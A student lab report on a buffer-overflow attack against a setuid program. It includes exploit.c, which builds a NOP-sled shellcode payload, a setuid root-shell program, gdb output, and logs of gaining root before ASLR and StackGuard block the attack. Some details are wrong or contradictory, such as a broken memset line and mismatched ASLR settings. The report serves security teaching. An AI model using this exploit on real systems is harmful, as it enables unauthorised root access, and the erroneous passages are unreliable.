Mohammad Arshad


NCS 531-11

U00304676

Buffer Overflow Attack


Initial setup

- Disabled the address randomization and compiled the call_shellcode program to check whether we are able to get access to root.
- If we enable address randomization, then it makes guessing the exact addresses Difficult. Guessing addresses is one of the critical steps of buffer-overflow attacks.



```
[02/28/2018 19:23] root@ubuntu:/home/seed/bufferoverflow# sysctl -w kernel.rando
mize_va_space=0
kernel.randomize_va_space = 0
[02/28/2018 19:24] root@ubuntu:/home/seed/bufferoverflow# gcc -z execstack -o ca
ll_shellcode call_shellcode.c
[02/28/2018 19:25] root@ubuntu:/home/seed/bufferoverflow# ./call_shellcode
#
# 
```


- Compiled the vulnerable program **stack.c** and made it a setuid program.
- While compiling we enable the stack execution using “**–z execstack”** and disable the stack guard protection using “**-fno-stack-protector”.**



```
[02/28/2018 19:28] root@ubuntu:/home/seed/bufferoverflow# gcc -o stack -z execsta
ck -fno-stack-protector stack.c
[02/28/2018 19:29] root@ubuntu:/home/seed/bufferoverflow# chmod 4755 stack
[02/28/2018 19:29] root@ubuntu:/home/seed/bufferoverflow# 
```


Task 1: Exploiting the Vulnerability

- Given below are the modifications done to the exploit program exploit.c.
- The exploit code writes the buffer and overflows it with NOP which is designed as a no operation which allows for the execution of the next line of command.




```
unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}
void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;
        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);
        /* You need to fill the buffer with appropriate contents here */

        int i = 0;
        char *ptr;
        long *addrptr;
        long retaddr;
        int num = sizeof(buffer) - (sizeof(shellcode) + 1);
        ptr = buffer;
        addrptr = (long*)(ptr);
        retaddr = get_sp() + 500;
        for (i = 0;i < 20; i++)
        *(addrptr++) = retaddr;
        for (i = 0; i < sizeof(shellcode); i++)
        buffer[num + i] = shellcode[i];

        buffer[sizeof(buffer) - 1] = '\0';

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

- The exploit code has this addition to allow for the overflow of the stack and also to point the code to execute malicious code.
- Compiled the program and run the exploit and stack executables, which gave me the root shell access.
- This indicate that we have exploited buffer overflow mechanism and/bin/shell code has been executed.




```
[03/01/2018 09:10] seed@ubuntu:~/bufferoverflow$ gcc -o exploit exploit.c
[03/01/2018 09:10] seed@ubuntu:~/bufferoverflow$ ./exploit
[03/01/2018 09:11] seed@ubuntu:~/bufferoverflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

- We use gdb debugger to find our return address. We insert a breakpoint at the start of the function where buffer overflow may occur. We print the value of the ebp and calculate where the return address is present in the stack so that we can change the return address and exploit buffer overflow vulnerability.
- To confirm where the return address is, we look at saved eip which points to previous frame pointer and the value at eip register. Both have the same value. This value must be overridden so that buffer overflow can be exploited and our program can be executed.




```
(gdb) break bof
Breakpoint 1 at 0x804848a
(gdb) run
Starting program: /home/seed/bufferoverflow/stack

Breakpoint 1, 0x0804848a in bof ()
(gdb) print $ebp
$1 = (void *) 0xbffff128
(gdb) info frame 0
Stack frame at 0xbffff344:
 eip = 0xbffff33c; saved eip 0x895350e3
 called by frame at 0xbffff348
 Arglist at 0xbffff33c, args:
 Locals at 0xbffff33c, Previous frame's sp is 0xbffff344
 Saved registers:
  ebp at 0xbffff33c, eip at 0xbffff340
(gdb)
```

- Below program can be used to turn the real user id to root.




```
void main()
{
        setuid(0); system("/bin/sh");
}
```

- Given below is the output with commenting the setuid(0) in the program. This will not give the real user id.



```
[03/02/2018 19:29] seed@ubuntu:~/bufferoverflow$ gcc -o setuid setuid.c
[03/02/2018 19:30] seed@ubuntu:~/bufferoverflow$ sudo chown root setuid
[03/02/2018 19:30] seed@ubuntu:~/bufferoverflow$ sudo chmod 4755 setuid
[03/02/2018 19:31] seed@ubuntu:~/bufferoverflow$ ./setuid
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# exit
```


- Uncommenting the setuid(0) will give you the uid 0.



```
[03/02/2018 19:21] seed@ubuntu:~/bufferoverflow$ gcc -o setuid setuid.c

[03/02/2018 19:22] seed@ubuntu:~/bufferoverflow$
[03/02/2018 19:22] seed@ubuntu:~/bufferoverflow$ sudo chown root setuid
[sudo] password for seed:
[03/02/2018 19:22] seed@ubuntu:~/bufferoverflow$ sudo chmod 4755 setuid
[03/02/2018 19:23] seed@ubuntu:~/bufferoverflow$ ./setuid
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```


Task 2: Address Randomization.

- This task is to explain how the address randomization make the buffer overflow attack difficult.
- We will turn on the address randomization and compile the vulnerable program **stack.c** and run the program.




```
[03/ Terminal 11:47] root@ubuntu:/home/seed/bufferoverflow# sysctl -w kernel.random
ize_va_space=2
kernel.randomize_va_space = 2
[03/01/2018 11:48] root@ubuntu:/home/seed/bufferoverflow# su seed
[03/01/2018 11:55] seed@ubuntu:~/bufferoverflow$
[03/01/2018 11:55] seed@ubuntu:~/bufferoverflow$ gcc -o exploit exploit.c
[03/01/2018 11:55] seed@ubuntu:~/bufferoverflow$
[03/01/2018 11:56] seed@ubuntu:~/bufferoverflow$ gcc -o stack -z execstack -fno-s
tack-protector stack.c
[03/01/2018 11:56] seed@ubuntu:~/bufferoverflow$ sudo chmod 4755 stack
[sudo] password for seed:
[03/01/2018 11:56] seed@ubuntu:~/bufferoverflow$ ./exploit
[03/01/2018 11:56] seed@ubuntu:~/bufferoverflow$ ./stack
Segmentation fault (core dumped)
[03/01/2018 11:56] seed@ubuntu:~/bufferoverflow$ █
```

- The program will crash giving the error message “segmentation fault (core dumped)”.
- Tried to run the program in loop for around 10 minutes, still I was not able to access the root shell.



```
[03/01/2018 11:59] seed@ubuntu:~/bufferoverflow$ sh -c "while(true); do ./stack;
done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

- In order to increase the chance of shellcode being executed, I added 16384 bytes of NOP instruction, but still I was not able to get the root shell access.




```
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */


memset(&buffer, 0x90 * 16384, 517);
/* You need to fill the buffer with appropriate contents here */
```

- This explains us that turning on address randomization will make buffer overflow attack difficult to execute. This is because ASLR randomize the location where system executables are loaded into memory.
- The probability of the attack succeeding is ½^32 for a 32-bit machine and this mechanism is not the safest way to stop the execution of a malicious code from the buffer as this probability is not very small for the computer. Upon repeated execution using the while loop in the shell script, the attack becomes successful and we are able to gain root access.
- Here in the above case, I used a device which is 64 bit machine. So it will take much more time to guess and access the root shell.

Task 3: Stack Guard


This task is to understand how the StackGuard mechanism protects the buffer overflow attack.

- We turn on the address randomization and compiled the vulnerable program without "**-fno-stack-protector**".




```
[03/01/2018 12:31] root@ubuntu:/home/seed/bufferoverflow# sysctl -w kernel.random
ize_va_space=0
kernel.randomize_va_space = 0
[03/01/2018 12:31] root@ubuntu:/home/seed/bufferoverflow# gcc -o exploit exploit.
c
[03/01/2018 12:31] root@ubuntu:/home/seed/bufferoverflow# gcc -o stack -z executa
ck -g stack.c
[03/01/2018 12:32] root@ubuntu:/home/seed/bufferoverflow# sudo chmod 4755 stack
[03/01/2018 12:33] root@ubuntu:/home/seed/bufferoverflow#
```


- Here we can see that the program terminated with an error message "**stack smashing detected: ./stack terminated"**



```
[03/01/2018 12:33] root@ubuntu:/home/seed/bufferoverflow# ./exploit
[03/01/2018 12:33] root@ubuntu:/home/seed/bufferoverflow# ./stack
*** stack smashing detected ***: ./stack terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./stack[0x8048513]
[0xbffff33c]
[0x0]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1588023    /home/seed/bufferoverflow/stack
08049000-0804a000 r-xp 00000000 08:01 1588023    /home/seed/bufferoverflow/stack
0804a000-0804b000 rwxp 00001000 08:01 1588023    /home/seed/bufferoverflow/stack
0804b000-0806c000 rwxp 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e0b000-b7e0c000 r-xp 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e0c000-b7e0d000 rwxp 0001c000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e1f000-b7e20000 rwxp 00000000 00:00 0
